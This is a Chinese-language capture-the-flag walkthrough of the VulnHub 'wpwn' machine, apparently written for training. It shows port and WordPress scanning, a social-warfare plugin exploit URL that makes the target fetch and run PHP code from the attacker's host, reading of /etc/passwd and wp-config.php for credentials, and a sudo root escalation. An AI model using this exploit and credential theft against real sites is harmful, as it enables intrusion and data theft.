

# 0x00:靶机下载

下载链接: <https://www.vulnhub.com/entry/wpwn-1,537/>


难度为简单，在VM下运行，有2个flag一个是在user下另外一个是在root下




下载完以后解压有个文件夹




里面会有个.ovf文件，双击点开以后找个地方存放



网络连接记得调回NAT就可以开始攻击了



运行以后会自动显示靶机的IP出来这次不用netdiscover了




# 0x01:探测端口

用nmap探测波端口,这次开放的比较少只有22和80

命令:nmap -A -sS -sV -v -p- 192.168.19.135




访问波IP正常回显开搞




# 0x02:挖掘漏洞

由于不是正常的HTTP服务，所以先用dirb探路，扫到2个好东西，第一个确认这是一个wordpress站，还有个robots.txt




打开/robots。。。。行吧集中在wordpress吧




用wpscan扫到一个用户admin，然后扫到一个插件social-warfare

命令:wpscan –url <http://192.168.19.135> -eu


wpscan –url <http://192.168.19.135> -e ap






# 0x03:social-warfare RCE漏洞


而关于这个插件在网上查了一下有个RCE的漏洞https://www.cnblogs.com/-zhong/p/12422127.html



那么按照步骤首先我们需要在kali上创建一个文件，文件里面的内容就是恶意代码，比如说我这里说phpinfo();这样，保存并命名为5.txt




然后用python开启共享模式，这里我开了80端口



然后访问下面的URL

<http://192.168.19.135/wordpress/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://192.168.19.128/5.txt>


(192.168.19.135是靶机IP,然后192.168.19.128是我的kali的IP，5.txt是我的恶意代码文件这里是想查看PHP版本)，成功运行




# 0x04:获取信息

这里由于反弹shell失败了，走另外一条路，想法是先查看/etc/passwd确定，用户，然后在查看wp-config.php的密码能获取信息登录22端口这样


先把5.txt变成这样




返回正常，然后找正常的用户，找到root和一个名为takis的




然后改成查看wpconfig.php文件




在刷新，这里不用慌遇到这个页面




点查看源代码返回正常，得到一串奇奇怪怪的密码



由于手头上正常的用户只有两个，所以逐一尝试，最后takis正常登录



成功得到第一个flag



# 0x05:提权

这次sudo -l没有挂掉然后权限很高直接sudo su root就可以无密码切换了，打开root.txt以后还提示找找USB就用find 最后找到以后cd得到真正的flag

